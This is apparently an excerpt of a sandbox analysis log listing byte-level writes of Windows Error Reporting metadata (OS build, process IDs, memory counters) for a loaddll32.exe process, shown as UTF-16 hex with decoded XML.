C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 33 00 35 00 32 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6352</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 34 00 32 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4420</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 35 00 31 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52015104</VirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 35 00 39 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1599</PageFaultCount>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 35 00 35 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>5955584</PeakWorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 35 00 35 00 35 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5955584</WorkingSetSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100544</QuotaPeakPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2014	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98544</QuotaPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>15456</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 31 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>15104</QuotaNonPagedPoolUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1486848</PagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 39 00 35 00 30 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1495040</PeakPagefileUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1486848</PrivateUsage>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 39 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3968</Pid>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 30 00 30 00 33 00 34 00 38 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>7003486</Uptime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6DED497A	unknown
